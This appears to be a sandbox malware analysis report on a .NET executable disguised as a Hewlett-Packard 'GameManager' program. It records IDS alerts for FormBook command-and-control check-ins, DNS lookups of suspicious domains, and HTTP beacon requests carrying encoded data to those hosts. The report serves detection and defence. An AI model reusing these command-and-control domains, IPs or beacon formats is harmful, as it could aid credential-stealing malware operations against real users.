TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	65BV6gbGFl.exe
File size:	724992
MD5:	deed11e2b4b23dbe0c9ef99b5390bd6f
SHA1:	158662003b5e63c1419267d5e8b0d4ce79e72081
SHA256:	326090842ee6d692e02ae131a2003658939f60e79bceb7bad983cfe16400062f
SHA512:	380a473f9e6ce25e5e68ac15794d1bcbe125a887067a48c258abb625b96080d90fad32cb860043af4b32d4d8afc84365726e4a861ec03976a6bec7651d3e0380
SSDEEP:	12288:OtLwdpZjqiPvkQTTHFXRlcBieP76JVPchyZTI7:OtLwd3hkUThRlcMeDAPky1I7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....-._.....P.....z#... ...@....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4b237a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FFE2DBE [Tue Jan 12 23:16:14 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb2328	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb4000	0x608	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb0380	0xb0400	False	0.756322030142	data	7.4280270646	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb4000	0x608	0x800	False	0.33154296875	data	3.4417850477	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xb4090	0x378	data		
RT_MANIFEST	0xb4418	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Hewlett-Packard 2016
Assembly Version	1.0.0.0
InternalName	UnicodeCategory.exe
FileVersion	1.0.0.0
CompanyName	Hewlett-Packard
LegalTrademarks	
Comments	
ProductName	GameManager
ProductVersion	1.0.0.0
FileDescription	GameManager
OriginalFilename	UnicodeCategory.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-20:54:48.906574	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	34.102.136.180
01/13/21-20:54:48.906574	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	34.102.136.180
01/13/21-20:54:48.906574	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49771	80	192.168.2.4	34.102.136.180
01/13/21-20:54:49.045676	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49771	34.102.136.180	192.168.2.4
01/13/21-20:55:09.354315	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	35.186.238.101
01/13/21-20:55:09.354315	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	35.186.238.101
01/13/21-20:55:09.354315	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49772	80	192.168.2.4	35.186.238.101
01/13/21-20:55:09.493736	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49772	35.186.238.101	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:53:44.313553095 CET	49767	80	192.168.2.4	199.59.242.153
Jan 13, 2021 20:53:44.437000036 CET	80	49767	199.59.242.153	192.168.2.4
Jan 13, 2021 20:53:44.437124968 CET	49767	80	192.168.2.4	199.59.242.153

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:53:44.437371016 CET	49767	80	192.168.2.4	199.59.242.153
Jan 13, 2021 20:53:44.559900045 CET	80	49767	199.59.242.153	192.168.2.4
Jan 13, 2021 20:53:44.560323954 CET	80	49767	199.59.242.153	192.168.2.4
Jan 13, 2021 20:53:44.560359001 CET	80	49767	199.59.242.153	192.168.2.4
Jan 13, 2021 20:53:44.560375929 CET	80	49767	199.59.242.153	192.168.2.4
Jan 13, 2021 20:53:44.560388088 CET	80	49767	199.59.242.153	192.168.2.4
Jan 13, 2021 20:53:44.560405016 CET	80	49767	199.59.242.153	192.168.2.4
Jan 13, 2021 20:53:44.560498953 CET	49767	80	192.168.2.4	199.59.242.153
Jan 13, 2021 20:53:44.560578108 CET	49767	80	192.168.2.4	199.59.242.153
Jan 13, 2021 20:53:44.560594082 CET	49767	80	192.168.2.4	199.59.242.153
Jan 13, 2021 20:54:28.221752882 CET	49770	80	192.168.2.4	185.107.56.57
Jan 13, 2021 20:54:28.273900986 CET	80	49770	185.107.56.57	192.168.2.4
Jan 13, 2021 20:54:28.274128914 CET	49770	80	192.168.2.4	185.107.56.57
Jan 13, 2021 20:54:28.274372101 CET	49770	80	192.168.2.4	185.107.56.57
Jan 13, 2021 20:54:28.326505899 CET	80	49770	185.107.56.57	192.168.2.4
Jan 13, 2021 20:54:28.352443933 CET	80	49770	185.107.56.57	192.168.2.4
Jan 13, 2021 20:54:28.352492094 CET	80	49770	185.107.56.57	192.168.2.4
Jan 13, 2021 20:54:28.352781057 CET	49770	80	192.168.2.4	185.107.56.57
Jan 13, 2021 20:54:28.352854967 CET	49770	80	192.168.2.4	185.107.56.57
Jan 13, 2021 20:54:28.405164957 CET	80	49770	185.107.56.57	192.168.2.4
Jan 13, 2021 20:54:48.865446091 CET	49771	80	192.168.2.4	34.102.136.180
Jan 13, 2021 20:54:48.905697107 CET	80	49771	34.102.136.180	192.168.2.4
Jan 13, 2021 20:54:48.905880928 CET	49771	80	192.168.2.4	34.102.136.180
Jan 13, 2021 20:54:48.906574011 CET	49771	80	192.168.2.4	34.102.136.180
Jan 13, 2021 20:54:48.946842909 CET	80	49771	34.102.136.180	192.168.2.4
Jan 13, 2021 20:54:49.045675993 CET	80	49771	34.102.136.180	192.168.2.4
Jan 13, 2021 20:54:49.045726061 CET	80	49771	34.102.136.180	192.168.2.4
Jan 13, 2021 20:54:49.046830893 CET	49771	80	192.168.2.4	34.102.136.180
Jan 13, 2021 20:54:49.046881914 CET	49771	80	192.168.2.4	34.102.136.180
Jan 13, 2021 20:54:49.087105036 CET	80	49771	34.102.136.180	192.168.2.4
Jan 13, 2021 20:55:09.312593937 CET	49772	80	192.168.2.4	35.186.238.101
Jan 13, 2021 20:55:09.353492975 CET	80	49772	35.186.238.101	192.168.2.4
Jan 13, 2021 20:55:09.354161024 CET	49772	80	192.168.2.4	35.186.238.101
Jan 13, 2021 20:55:09.354315042 CET	49772	80	192.168.2.4	35.186.238.101
Jan 13, 2021 20:55:09.394794941 CET	80	49772	35.186.238.101	192.168.2.4
Jan 13, 2021 20:55:09.493736029 CET	80	49772	35.186.238.101	192.168.2.4
Jan 13, 2021 20:55:09.493757963 CET	80	49772	35.186.238.101	192.168.2.4
Jan 13, 2021 20:55:09.494088888 CET	49772	80	192.168.2.4	35.186.238.101
Jan 13, 2021 20:55:09.494133949 CET	49772	80	192.168.2.4	35.186.238.101
Jan 13, 2021 20:55:09.535023928 CET	80	49772	35.186.238.101	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:52:32.172439098 CET	53097	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:32.220647097 CET	53	53097	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:33.311542034 CET	49257	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:33.362231016 CET	53	49257	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:34.139444113 CET	62389	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:34.198728085 CET	53	62389	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:45.836869001 CET	49910	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:45.884936094 CET	53	49910	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:47.007227898 CET	55854	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:47.068545103 CET	53	55854	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:47.839284897 CET	64549	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:47.887299061 CET	53	64549	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:49.508745909 CET	63153	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:49.556660891 CET	53	63153	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:50.455024004 CET	52991	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:50.504972935 CET	53	52991	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:52.701364994 CET	53700	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:52.749363899 CET	53	53700	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:56.128134012 CET	51726	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:56.176105976 CET	53	51726	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:52:57.259047031 CET	56794	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:57.307245970 CET	53	56794	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:58.051714897 CET	56534	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:58.099634886 CET	53	56534	8.8.8.8	192.168.2.4
Jan 13, 2021 20:52:58.928165913 CET	56627	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:52:58.978955984 CET	53	56627	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:00.063397884 CET	56621	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:00.114160061 CET	53	56621	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:00.840970039 CET	63116	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:00.888778925 CET	53	63116	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:01.630445957 CET	64078	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:01.690609932 CET	53	64078	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:01.705905914 CET	64801	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:01.753698111 CET	53	64801	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:02.493494034 CET	61721	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:02.541580915 CET	53	61721	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:17.430368900 CET	51255	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:17.505547047 CET	53	51255	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:18.070466042 CET	61522	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:18.129807949 CET	53	61522	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:18.712552071 CET	52337	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:18.756772041 CET	55046	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:18.768822908 CET	53	52337	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:18.821151972 CET	53	55046	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:19.214831114 CET	49612	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:19.262551069 CET	53	49612	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:19.707700014 CET	49285	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:19.812750101 CET	53	49285	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:20.366203070 CET	50601	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:20.425740957 CET	53	50601	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:22.382091045 CET	60875	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:22.445713043 CET	53	60875	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:23.184957981 CET	56448	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:23.243670940 CET	53	56448	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:24.899250984 CET	59172	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:24.960870981 CET	53	59172	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:25.380939007 CET	62420	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:25.437536955 CET	53	62420	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:35.261080027 CET	60579	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:35.319004059 CET	53	60579	8.8.8.8	192.168.2.4
Jan 13, 2021 20:53:44.166389942 CET	50183	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:53:44.306123972 CET	53	50183	8.8.8.8	192.168.2.4
Jan 13, 2021 20:54:05.227828979 CET	61531	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:54:05.351418018 CET	53	61531	8.8.8.8	192.168.2.4
Jan 13, 2021 20:54:07.734181881 CET	49228	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:54:07.784997940 CET	53	49228	8.8.8.8	192.168.2.4
Jan 13, 2021 20:54:09.728710890 CET	59794	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:54:09.784900904 CET	53	59794	8.8.8.8	192.168.2.4
Jan 13, 2021 20:54:28.149769068 CET	55916	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:54:28.220410109 CET	53	55916	8.8.8.8	192.168.2.4
Jan 13, 2021 20:54:48.799761057 CET	52752	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:54:48.862910032 CET	53	52752	8.8.8.8	192.168.2.4
Jan 13, 2021 20:55:09.225584030 CET	60542	53	192.168.2.4	8.8.8.8
Jan 13, 2021 20:55:09.311608076 CET	53	60542	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 20:53:44.166389942 CET	192.168.2.4	8.8.8.8	0x47b1	Standard query (0)	www.fallgu ysmovile.com	A (IP address)	IN (0x0001)
Jan 13, 2021 20:54:05.227828979 CET	192.168.2.4	8.8.8.8	0xa164	Standard query (0)	www.gidago zlemevi.com	A (IP address)	IN (0x0001)
Jan 13, 2021 20:54:28.149769068 CET	192.168.2.4	8.8.8.8	0xdc1a	Standard query (0)	www.pxwuo.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 20:54:48.799761057 CET	192.168.2.4	8.8.8.8	0xb058	Standard query (0)	www.outlaw gospelshow.com	A (IP address)	IN (0x0001)
Jan 13, 2021 20:55:09.225584030 CET	192.168.2.4	8.8.8.8	0xdb85	Standard query (0)	www.karybe autycare.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 20:53:44.306123972 CET	8.8.8.8	192.168.2.4	0x47b1	No error (0)	www.fallgu ysmovile.com		199.59.242.153	A (IP address)	IN (0x0001)
Jan 13, 2021 20:54:05.351418018 CET	8.8.8.8	192.168.2.4	0xa164	Server failure (2)	www.gidago zlemevi.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 20:54:28.220410109 CET	8.8.8.8	192.168.2.4	0xdc1a	No error (0)	www.pxwuo.com		185.107.56.57	A (IP address)	IN (0x0001)
Jan 13, 2021 20:54:48.862910032 CET	8.8.8.8	192.168.2.4	0xb058	No error (0)	www.outlaw gospelshow.com	outlawgospelshow.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:54:48.862910032 CET	8.8.8.8	192.168.2.4	0xb058	No error (0)	outlawgosp elshow.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 20:55:09.311608076 CET	8.8.8.8	192.168.2.4	0xdb85	No error (0)	www.karybe autycare.com		35.186.238.101	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.fallguysmovile.com
- www.pxwuo.com
- www.outlawgospelshow.com
- www.karybeautycare.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49767	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:53:44.437371016 CET	5202	OUT	GET /kgw/?tTrL=Fpgl&D81dO=Q8j3zo2PyWwTAT2GiUT3xIethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864URq+F/upv HTTP/1.1 Host: www.fallguysmovile.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:53:44.560323954 CET	5203	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 13 Jan 2021 19:53:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_PIYaJvvCi/reJjNqhO1/O4DdG1EQVRSrHg3N skSDV5y/KRHk5Dehu0mykr54Lfo9LurRuSqm77QCNr+FUQs7qA== Data Raw: 65 65 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 50 49 59 61 4a 76 76 43 69 2f 72 65 4a 6a 4e 71 68 4f 31 2f 4f 34 44 64 47 31 45 51 56 52 53 72 48 67 33 4e 73 6b 53 44 56 35 79 2f 4b 52 48 6b 35 44 65 68 75 30 6d 79 6b 72 35 34 4c 66 6f 39 4c 75 72 52 75 53 71 6d 37 37 51 43 4e 72 2b 46 55 51 73 37 71 41 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ee4<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_PIYaJvvCi/reJjNqhO1/O4DdG1EQVRSrHg3NskSDV5y/KRHk5Dehu0mykr54Lfo9LurRuSqm77QCNr+FUQs7qA=="> <head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content= "width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/> </head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><! [endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascri pt">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.a sync=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49770	185.107.56.57	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:54:28.274372101 CET	5228	OUT	GET /kgw/?tTrL=Fpgl&D81dO=KjbuJJdeVq7diM0Fg7aQkrQXEwOw5P1EeEOzKgXGIrFUAWFa+z+/Ho4yN3tuV7ElJqtC HTTP/1.1 Host: www.pxwuo.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 20:54:28.352443933 CET	5228	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Wed, 13 Jan 2021 19:54:27 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=25126a6a-55d9-11eb-adb8-0c1aa1b569be; path=/; domain=.pxwuo.com; expires=Mon, 31 Jan 2089 23:0 8:35 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49771	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:54:48.906574011 CET	5229	OUT	GET /kgw/?D81dO=3dsCTSsKJfcfLyYHdfjcimIAevlOxP45YAOPNmiGb3RckDOY5KdZ2EMbApwY76ndqYux&tTrL=Fpgl HTTP/1.1 Host: www.outlawgospelshow.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
